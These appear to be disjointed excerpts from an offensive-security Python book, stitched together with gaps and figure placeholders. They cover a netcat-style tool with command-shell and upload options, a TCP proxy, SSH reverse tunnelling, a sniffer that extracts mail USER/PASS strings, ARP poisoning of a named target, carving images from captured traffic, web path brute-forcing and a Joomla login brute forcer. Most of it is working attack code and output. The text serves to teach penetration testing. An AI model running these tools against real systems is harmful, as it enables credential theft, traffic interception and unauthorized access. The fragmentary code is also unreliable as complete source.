About the Author

Justin Seitz is a senior security researcher for Immunity, Inc., where he spends his time bug hunting, reverse engineering, writing exploits, and coding Python. He is the author of *Gray Hat Python*, the first book to cover Python for security analysis.

WingIDE

While I typically don't advocate commercial software products, WingIDE is the best IDE that I've used in the past seven years at Immunity. WingIDE provides all the basic IDE functionality like auto-completion and explanation of function parameters, but its debugging capabilities are what set it apart from other IDEs. I will give you a quick rundown of the commercial version of WingIDE, but of course you should choose whichever version is best for you.[3]

You can grab WingIDE from *http://www.wingware.com/*, and I recommend that you install the trial so that you can experience firsthand some of the features available in the commercial version.

You can do your development on any platform you wish, but it might be best to install WingIDE on your Kali VM at least to get started. If you've followed along with my instructions so far, make sure that you download the 32-bit `.deb` package for WingIDE, and save it to your user directory. Then drop into a terminal and run the following:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

This should install WingIDE as planned. If you get any installation errors, there might be unmet dependencies. In this case, simply run:

```
root@kali:~# apt-get -f install
```

This should fix any missing dependencies and install WingIDE. To verify that you've installed it properly, make sure you can access it as shown in Figure 1-2.



Figure 1-5. Viewing stack data after a breakpoint hit

TCP Server

Creating TCP servers in Python is just as easy as creating a client. You might want to use your own TCP server when writing command shells or crafting a proxy (both of which we'll do later). Let's start by creating a standard multi-threaded TCP server. Crank out the code below:

```
  import socket
  import threading

  bind_ip   = "0.0.0.0"
  bind_port = 9999

  server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

  print "[*] Listening on %s:%d" % (bind_ip,bind_port)

  # this is our client-handling thread
❸ def handle_client(client_socket):

      # print out what the client sends
      request = client_socket.recv(1024)

      print "[*] Received: %s" % request

      # send back a packet
      client_socket.send("ACK!")

      client_socket.close()


  while True:

❹     client,addr = server.accept()

      print "[*] Accepted connection from: %s:%d" % (addr[0],addr[1])

      # spin up our client thread to handle incoming data
      client_handler = threading.Thread(target=handle_client,args=(client,))
❺     client_handler.start()
```


To start off, we pass in the IP address and port we want the server to listen on ❶. Next we tell the server to start listening ❷ with a maximum backlog of connections set to 5. We then put the server into its main loop, where it is waiting for an incoming connection. When a client connects ❹, we receive the client socket into the `client` variable, and the remote connection details into the `addr` variable. We then create a new thread object that points to our `handle_client` function, and we pass it the client socket object as an argument. We then start the thread to handle the client connection ❺, and our main server loop is ready to handle another incoming connection. The `handle_client` ❸ function performs the `recv()` and then sends a simple message back to the client.

If you use the TCP client that we built earlier, you can send some test packets to the server and you should see output like the following:

```
[*] Listening on 0.0.0.0:9999
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

That's it! Pretty simple, but this is a very useful piece of code which we will extend in the next couple of sections when we build a netcat replacement and a TCP proxy.

```
❷          try:
                   opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:",
                   ["help","listen","execute","target","port","command","upload"])
           except getopt.GetoptError as err:
                   print str(err)
                   usage()


           for o,a in opts:
                   if o in ("-h","--help"):
                           usage()
                   elif o in ("-l","--listen"):
                           listen = True
                   elif o in ("-e", "--execute"):
                           execute = a
                   elif o in ("-c", "--commandshell"):
                           command = True
                   elif o in ("-u", "--upload"):
                           upload_destination = a
                   elif o in ("-t", "--target"):
                           target = a
                   elif o in ("-p", "--port"):
                           port = int(a)
                   else:
                           assert False,"Unhandled Option"


           # are we going to listen or just send data from stdin?
❸          if not listen and len(target) and port > 0:

                   # read in the buffer from the commandline
                   # this will block, so send CTRL-D if not sending input
                   # to stdin
                   buffer = sys.stdin.read()

                   # send data off
                   client_sender(buffer)

           # we are going to listen and potentially
           # upload things, execute commands, and drop a shell back
           # depending on our command line options above
           if listen:
❹                  server_loop()

   main()
```

We begin by reading in all of the command-line options ❷ and setting the necessary variables depending on the options we detect. If any of the command-line parameters don't match our criteria, we print out useful usage information ❶. In the next block of code ❸, we are trying to mimic netcat to read data from stdin and send it across the network. As noted, if you plan on sending data interactively, you need to send a CTRL-D to bypass the stdin read. The final piece ❹ is where we detect that we are to set up a listening socket and process further commands (upload a file, execute a command, start a command shell).

Now let's start putting in the plumbing for some of these features, starting with our client code. Add the following code above our `main` function.

```
def client_sender(buffer):

        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
                # connect to our target host
                client.connect((target,port))
```

Building a TCP Proxy

There are a number of reasons to have a TCP proxy in your tool belt, both for forwarding traffic to bounce from host to host, but also when assessing network-based software. When performing penetration tests in enterprise environments, you'll commonly be faced with the fact that you can't run Wireshark, that you can't load drivers to sniff the loopback on Windows, or that network segmentation prevents you from running your tools directly against your target host. I have employed a simple Python proxy in a number of cases to help understand unknown protocols, modify traffic being sent to an application, and create test cases for fuzzers. Let's get to it.

```
import sys
import socket
import threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
                server.bind((local_host,local_port))
        except:
                print "[!!] Failed to listen on %s:%d" % (local_host,local_
                port)
                print "[!!] Check for other listening sockets or correct
                permissions."
                sys.exit(0)

        print "[*] Listening on %s:%d" % (local_host,local_port)


        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # print out the local connection information
                print "[==>] Received incoming connection from %s:%d" %
                (addr[0],addr[1])

                # start a thread to talk to the remote host
                proxy_thread = threading.Thread(target=proxy_handler,
                args=(client_socket,remote_host,remote_port,receive_first))

                proxy_thread.start()

def main():

    # no fancy command-line parsing here
    if len(sys.argv[1:]) != 5:
        print "Usage: ./proxy.py [localhost] [localport] [remotehost]
        [remoteport] [receive_first]"
        print "Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"
        sys.exit(0)

    # setup local listening parameters
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    # setup remote target
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    # this tells our proxy to connect and receive data
    # before sending to the remote host
    receive_first = sys.argv[5]
```

Kicking the Tires

Now that we have our core proxy loop and the supporting functions in place, let's test this out against an FTP server. Fire up the proxy with the following options:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

We used `sudo` here because port 21 is a privileged port and requires administrative or root privileges in order to listen on it. Now take your favorite FTP client and set it to use localhost and port 21 as its remote host and port. Of course, you'll want to point your proxy to an FTP server that will actually respond to you. When I ran this against a test FTP server, I got the following result:

```
[*] Listening on 127.0.0.1:21
[==>] Received incoming connection from 127.0.0.1:59218
0000   32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E    220 ProFTPD 1.3.
0010   33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61    3a Server (Debia
0020   6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37    n) [::ffff:22.22
0030   2E 31 36 38 2E 39 33 5D 0D 0A                      .22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost.
0000   55 53 45 52 20 74 65 73 74 79 0D 0A                USER testy..
[==>] Sent to remote.
[<==] Received 33 bytes from remote.
0000   33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71    331 Password req
0010   75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D    uired for testy.
0020   0A                                                 .
[<==] Sent to localhost.
[==>] Received 13 bytes from localhost.
0000   50 41 53 53 20 74 65 73 74 65 72 0D 0A             PASS tester..
[==>] Sent to remote.
[*] No more data. Closing connections.
```

You can clearly see that we are able to successfully receive the FTP banner and send in a username and password, and that it cleanly exits when the server punts us because of incorrect credentials.

SSH with Paramiko

Pivoting with BHNET is pretty handy, but sometimes it’s wise to encrypt your traffic to avoid detection. A common means of doing so is to tunnel the traffic using Secure Shell (SSH). But what if your target doesn’t have an SSH client (like 99.81943 percent of Windows systems)?

While there are great SSH clients available for Windows, like Putty, this is a book about Python. In Python, you could use raw sockets and some crypto magic to create your own SSH client or server — but why create when you can reuse? Paramiko using PyCrypto gives you simple access to the SSH2 protocol.

To learn about how this library works, we’ll use Paramiko to make a connection and run a command on an SSH system, configure an SSH server and SSH client to run remote commands on a Windows machine, and finally puzzle out the reverse tunnel demo file included with Paramiko to duplicate the proxy option of BHNET. Let’s begin.

First, grab Paramiko using pip installer (or download it from *http://www.paramiko.org/*):

```
pip install paramiko
```

We’ll use some of the demo files later, so make sure you download them from the Paramiko website as well.

Create a new file called *bh_sshcmd.py* and enter the following:


```
   import threading
   import paramiko
   import subprocess

❶ def ssh_command(ip, user, passwd, command):
       client = paramiko.SSHClient()
❷      #client.load_host_keys('/home/justin/.ssh/known_hosts')
❸      client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
       client.connect(ip, username=user, password=passwd)
       ssh_session = client.get_transport().open_session()
       if ssh_session.active:
❹          ssh_session.exec_command(command)
           print ssh_session.recv(1024)
       return

   ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

This is a fairly straightforward program. We create a function called `ssh_command` ❶, which makes a connection to an SSH server and runs a single command. Notice that Paramiko supports authentication with keys ❷ instead of (or in addition to) password authentication. Using SSH key authentication is strongly recommended on a real engagement, but for ease of use in this example, we’ll stick with the traditional username and password authentication.

Because we’re controlling both ends of this connection, we set the policy to accept the SSH key for the SSH server we’re connecting to ❸ and make the connection. Finally, assuming the connection is made, we run the command that we passed along in the call to the `ssh_command` function in our example the `command` id ❹.

Let’s run a quick test by connecting to our Linux server:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

You’ll see that it connects and then runs the command. You can easily modify this script to run

```
❻       thr = threading.Thread(target=handler, args=(chan, remote_host, .
        remote_port))

        thr.setDaemon(True)
        thr.start()
```

In Paramiko, there are two main communication methods: `transport`, which is responsible for making and maintaining the encrypted connection, and `channel`, which acts like a sock for sending and receiving data over the encrypted transport session. Here we start to use Paramiko's `request_port_forward` to forward TCP connections from a port ❹ on the SSH server and start up a new transport channel ❺. Then, over the channel, we call the function handler ❻.

But we're not done yet.

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
        return

    verbose('Connected! Tunnel open %r -> %r -> %r' % (chan.origin_addr, .
                                                        chan.getpeername(), .
                                                        (host, port)))
❼   while True:

        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
    sock.close()
    verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

And finally, the data is sent and received ❼.

Let's give it a try.

```
    # if we're using Windows, turn off promiscuous mode
    if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

The first step is defining a Python `ctypes` structure ❶ that will map the first 20 bytes of the received buffer into a friendly IP header. As you can see, all of the fields that we identified and the preceding C structure match up nicely. The `__new__` method of the `IP` class simply takes in a raw buffer (in this case, what we receive on the network) and forms the structure from it. When the `__init__` method is called, `__new__` is already finished processing the buffer. Inside `__init__`, we are simply doing some housekeeping to give some human readable output for the protocol in use and the IP addresses ❷.

With our freshly minted `IP` structure, we now put in the logic to continually read in packets and parse their information. The first step is to read in the packet ❸ and then pass the first 20 bytes ❹ to initialize our `IP` structure. Next, we simply print out the information that we have captured ❺. Let's try it out.

Decoding ICMP

Now that we can fully decode the IP layer of any sniffed packets, we have to be able to decode the ICMP responses that our scanner will elicit from sending UDP datagrams to closed ports. ICMP messages can vary greatly in their contents, but each message contains three elements that stay consistent: the type, code, and checksum fields. The type and code fields tell the receiving host what type of ICMP message is arriving, which then dictates how to decode it properly.

For the purpose of our scanner, we are looking for a type value of 3 and a code value of 3. This corresponds to the `Destination Unreachable` class of ICMP messages, and the code value of 3 indicates that the `Port Unreachable` error has been caused. Refer to Figure 3-2 for a diagram of a `Destination Unreachable` ICMP message.

Destination Unreachable Message		
0–7	8–15	16–31
Type = 3	Code	Header Checksum
Unused		Next-hop MTU
IP Header and First 8 Bytes of Original Datagram's Data		

Figure 3-2. Diagram of `Destination Unreachable` *ICMP message*

As you can see, the first 8 bits are the type and the second 8 bits contain our ICMP code. One interesting thing to note is that when a host sends one of these ICMP messages, it actually includes the IP header of the originating message that generated the response. We can also see that we will double-check against 8 bytes of the original datagram that was sent in order to make sure our scanner generated the ICMP response. To do so, we simply slice off the last 8 bytes of the received buffer to pull out the magic string that our scanner sends.

Let's add some more code to our previous sniffer to include the ability to decode ICMP packets. Let's save our previous file as *sniffer_with_icmp.py* and add the following code:

```
--snip
--class IP(Structure):
--snip--

❶ class ICMP(Structure):

      _fields_ = [
          ("type",         c_ubyte),
          ("code",         c_ubyte),
          ("checksum",     c_ushort),
          ("unused",       c_ushort),
          ("next_hop_mtu", c_ushort)
          ]
      def __new__(self, socket_buffer):
          return self.from_buffer_copy(socket_buffer)

      def __init__(self, socket_buffer):
          pass

--snip-

      print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_
      address, ip_header.dst_address)
```

```
sport     = etlservicemgr
dport     = 54000
seq       = 4154787032
ack       = 2619128538
dataofs   = 8L
reserved  = 0L
flags     = A
window    = 330
chksum    = 0x80a2
urgptr    = 0
options   = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461,
            764897985))]
None
```

How incredibly easy was that! We can see that when the first packet was received on the network, our callback function used the built-in function `packet.show()` to display the packet contents and to dissect some of the protocol information. Using `show()` is a great way to debug scripts as you are going along to make sure you are capturing the output you want.

Now that we have our basic sniffer running, let's apply a filter and add some logic to our callback function to peel out email-related authentication strings.

```
from scapy.all import *

# our packet callback
def packet_callback(packet):

❶   if packet[TCP].payload:

        mail_packet = str(packet[TCP].payload)

❷       if "user" in mail_packet.lower() or "pass" in mail_packet.lower():

            print "[*] Server: %s" % packet[IP].dst
❸           print "[*] %s" % packet[TCP].payload

# fire up our sniffer
❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
callback,store=0)
```


Pretty straightforward stuff here. We changed our sniff function to add a filter that only includes traffic destined for the common mail ports 110 (POP3), 143 (IMAP), and SMTP (25) ❹. We also used a new parameter called `store`, which when set to 0 ensures that Scapy isn't keeping the packets in memory. It's a good idea to use this parameter if you intend to leave a long-term sniffer running because then you won't be consuming vast amounts of RAM. When our callback function is called, we check to make sure it has a data payload ❶ and whether the payload contains the typical USER or PASS mail commands ❷. If we detect an authentication string, we print out the server we are sending it to and the actual data bytes of the packet ❸.

Kicking the Tires

Before we begin, we need to first tell our local host machine that we can forward packets along to both the gateway and the target IP address. If you are on your Kali VM, enter the following command into your terminal:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

If you are an Apple fanboy, then use the following command:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Now that we have IP forwarding in place, let's fire up our script and check the ARP cache of our target machine. From your attacking machine, run the following (as root):

```
fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d
[*] Beginning the ARP poison. [CTRL-C to stop]
[*] Starting sniffer for 1000 packets
```

Awesome! No errors or other weirdness. Now let's validate the attack on our target machine:

```
C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb
  Internet Address      Physical Address        Type
  172.16.1.64           10-40-f3-ab-71-02       dynamic
  172.16.1.254          10-40-f3-ab-71-02       dynamic
  172.16.1.255          ff-ff-ff-ff-ff-ff       static
  224.0.0.22            01-00-5e-00-00-16       static
  224.0.0.251           01-00-5e-00-00-fb       static
  224.0.0.252           01-00-5e-00-00-fc       static
  255.255.255.255       ff-ff-ff-ff-ff-ff       static
```


You can now see that poor Clare (it's hard being married to a hacker, hackin' ain't easy, etc.) now has her ARP cache poisoned where the gateway now has the same MAC address as the attacking computer. You can clearly see in the entry above the gateway that I'm attacking from `172.16.1.64`. When the attack is finished capturing packets, you should see an *arper.pcap* file in the same directory as your script. You can of course do things such as force the target computer to proxy all of its traffic through a local instance of Burp or do any number of other nasty things. You might want to hang on to that PCAP for the next section on PCAP processing — you never know what you might find!

PCAP Processing

Wireshark and other tools like Network Miner are great for interactively exploring packet capture files, but there will be times where you want to slice and dice PCAPs using Python and Scapy. Some great use cases are generating fuzzing test cases based on captured network traffic or even something as simple as replaying traffic that you have previously captured.

We are going to take a slightly different spin on this and attempt to carve out image files from HTTP traffic. With these image files in hand, we will use OpenCV,[9] a computer vision tool, to attempt to detect images that contain human faces so that we can narrow down images that might be interesting. We can use our previous ARP poisoning script to generate the PCAP files or you could extend the ARP poisoning sniffer to do on-thefly facial detection of images while the target is browsing. Let's get started by dropping in the code necessary to perform the PCAP analysis. Open *pic_carver.py* and enter the following code:

```
    import re
    import zlib
    import cv2

    from scapy.all import *

    pictures_directory = "/home/justin/pic_carver/pictures"
    faces_directory    = "/home/justin/pic_carver/faces"
    pcap_file          = "bhp.pcap"

    def http_assembler(pcap_file):

        carved_images   = 0
        faces_detected = 0

❶      a = rdpcap(pcap_file)

❷      sessions      = a.sessions()

        for session in sessions:

            http_payload = ""

            for packet in sessions[session]:

                try:
                    if packet[TCP].dport == 80 or packet[TCP].sport == 80:

❸                      # reassemble the stream
                        http_payload += str(packet[TCP].payload)
                except:
                    pass

❹          headers = get_http_headers(http_payload)

            if headers is None:
                continue
❺          image,image_type = extract_image(headers,http_payload)

            if image is not None and image_type is not None:

                # store the image
❻              file_name = "%s-pic_carver_%d.%s" %
                                            (pcap_file,carved_images,image_type)

                fd = open("%s/%s" %
                                            (pictures_directory,file_name),"wb")
```

Mapping Open Source Web App Installations

Content management systems and blogging platforms such as Joomla, WordPress, and Drupal make starting a new blog or website simple, and they're relatively common in a shared hosting environment or even an enterprise network. All systems have their own challenges in terms of installation, configuration, and patch management, and these CMS suites are no exception. When an overworked sysadmin or a hapless web developer doesn't follow all security and installation procedures, it can be easy pickings for an attacker to gain access to the web server.

Because we can download any open source web application and locally determine its file and directory structure, we can create a purpose-built scanner that can hunt for all files that are reachable on the remote target. This can root out leftover installation files, directories that should be protected by `.htaccess` files, and other goodies that can assist an attacker in getting a toehold on the web server. This project also introduces you to using Python `Queue` objects, which allow us to build a large, thread-safe stack of items and have multiple threads pick items for processing. This will allow our scanner to run very rapidly. Let's open *web_app_mapper.py* and enter the following code:

```
   import Queue
   import threading
   import os
   import urllib2

   threads   = 10

❶ target    = "http://www.blackhatpython.com"
   directory = "/Users/justin/Downloads/joomla-3.1.1"
   filters   = [".jpg",".gif","png",".css"]

   os.chdir(directory)

❷ web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
       for files in f:
           remote_path = "%s/%s" % (r,files)
           if remote_path.startswith("."):
               remote_path = remote_path[1:]
           if os.path.splitext(files)[1] not in filters:
               web_paths.put(remote_path)

   def test_remote():
❹     while not web_paths.empty():
           path = web_paths.get()
           url = "%s%s" % (target, path)

           request = urllib2.Request(url)
           try:
               response = urllib2.urlopen(request)
               content = response.read()

❺             print "[%d] => %s" % (response.code,path)
               response.close()

❻         except urllib2.HTTPError as error:
               #print "Failed %s" % error.code
               pass

❼ for i in range(threads):
       print "Spawning thread: %d" % i
       t = threading.Thread(target=test_remote)
       t.start()
```

We begin by defining the remote target website ❶ and the local directory into which we have downloaded and extracted the web application. We also create a simple list of file extensions that we are not interested in fingerprinting. This list can be different depending on the target application. The `web_paths` ❷ variable is our `Queue` object where we will store the files that we'll attempt to locate on the remote server. We then use the `os.walk` ❸ function to walk through all of the files and directories in the local web application directory. As we walk through the files and directories, we're building the full path to the target files and testing them against our filter list to make sure we are only looking for the file types we want. For each valid file we find locally, we add it to our `web_paths Queue`.

Looking at the bottom of the script ❼, we are creating a number of threads (as set at the top of the file) that will each be called the `test_remote` function. The `test_remote` function operates in a loop that will keep executing until the `web_paths Queue` is empty. On each iteration of the loop, we grab a path from the `Queue` ❹, add it to the target website's base path, and then attempt to retrieve it. If we're successful in retrieving the file, we output the HTTP status code and the full path to the file ❺. If the file is not found or is protected by an `.htaccess` file, this will cause `urllib2` to throw an error, which we handle ❻ so the loop can continue executing.

Kicking the Tires

OWASP has a list of online and offline (virtual machines, ISOs, etc.) vulnerable web applications that you can test your tooling against. In this case, the URL that is referenced in the source code points to an intentionally buggy web application hosted by Acunetix. The cool thing is that it shows you how effective brute-forcing a web application can be. I recommend you set the `thread_count` variable to something sane such as `5` and run the script. In short order, you should start seeing results such as the ones below:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

You can see that we are pulling some interesting results from the remote website. I cannot stress enough the importance to perform content brute-forcing against all of your web application targets.

4. Send an HTTP POST to the login processing script including all HTML form fields and our stored cookies.
5. Test to see if we have successfully logged in to the web application.

You can see that we are going to be utilizing some new and valuable techniques in this script. I will also mention that you should never “train” your tooling on a live target; always set up an installation of your target web application with known credentials and verify that you get the desired results. Let’s open a new Python file named *joomla_killer.py* and enter the following code:

```
import urllib2
import urllib
import cookielib
import threading
import sys
import Queue

from HTMLParser import HTMLParser

# general settings
user_thread   = 10
username      = "admin"
wordlist_file = "/tmp/cain.txt"
resume        = None

# target specific settings
❶ target_url    = "http://192.168.112.131/administrator/index.php"
target_post   = "http://192.168.112.131/administrator/index.php"

❷ username_field= "username"
password_field= "passwd"

❸ success_check = "Administration - Control Panel"
```


These general settings deserve a bit of explanation. The `target_url` variable ❶ is where our script will first download and parse the HTML. The `target_post` variable is where we will submit our brute-forcing attempt. Based on our brief analysis of the HTML in the Joomla login, we can set the `username_field` and `password_field` ❷ variables to the appropriate name of the HTML elements. Our `success_check` variable ❸ is a string that we’ll check for after each brute-forcing attempt in order to determine whether we are successful or not. Let’s now create the plumbing for our brute forcer; some of the following code will be familiar so I’ll only highlight the newest techniques.

```
class Bruter(object):
    def __init__(self, username, words):

        self.username = username
        self.password_q = words
        self.found = False

        print "Finished setting up for: %s" % username

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()

    def web_bruter(self):

        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
❶            jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))
```

results will be stored ❶. When we call the `feed` function, it passes in the entire HTML document and our `handle_starttag` function is called whenever a tag is encountered. In particular, we're looking for HTML `input` tags ❷ and our main processing occurs when we determine that we have found one. We begin iterating over the attributes of the tag, and if we find the name ❸ or value ❹ attributes, we associate them in the `tag_results` dictionary ❺. After the HTML has been processed, our brute-forcing class can then replace the username and password fields while leaving the remainder of the fields intact.

HTMLPARSER 101

There are three primary methods you can implement when using the `HTMLParser` class: `handle_starttag`, `handle_endtag`, and `handle_data` . The `handle_starttag` function will be called any time an opening HTML tag is encountered, and the opposite is true for the `handle_endtag` function, which gets called each time a closing HTML tag is encountered . The `handle_data` function gets called when there is raw text in between tags . The function prototypes for each function are slightly different, as follows:

```
handle_starttag(self, tag, attributes)
handle_endtag(self, tag)
handle_data(self, data)
```

A quick example to highlight this:

```
<title>Python rocks!</title>

handle_starttag => tag variable would be "title"
handle_data     => data variable would be "Python rocks!"
handle_endtag   => tag variable would be "title"
```

With this very basic understanding of the `HTMLParser` class, you can do things like parse forms, find links for spidering, extract all of the pure text for data mining purposes, or find all of the images in a page.

To wrap up our Joomla brute forcer, let's copy-paste the `build_wordlist` function from our previous section and add the following code:

```
# paste the build_wordlist function here

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(username,words)
bruter_obj.run_bruteforce()
```

That's it! We simply pass in the username and our wordlist to our `Bruter` class and watch the magic happen.



Figure 6-2. Configuring the Jython interpreter location

Burp Fuzzing

At some point in your career, you may find yourself attacking a web application or web service that doesn't allow you to use traditional web application assessment tools. Whether working with a binary protocol wrapped inside HTTP traffic or complex JSON requests, it is critical that you are able to test for traditional web application bugs. The application might be using too many parameters, or it's obfuscated in some way that performing a manual test would take far too much time. I have also been guilty of running standard tools that are not designed to deal with strange protocols or even JSON in a lot of cases. This is where it is useful to be able to leverage Burp to establish a solid baseline of HTTP traffic, including authentication cookies, while passing off the body of the request to a custom fuzzer that can then manipulate the payload in any way you choose. We are going to work on our first Burp extension to create the world's simplest web application fuzzer, which you can then expand into something more intelligent.

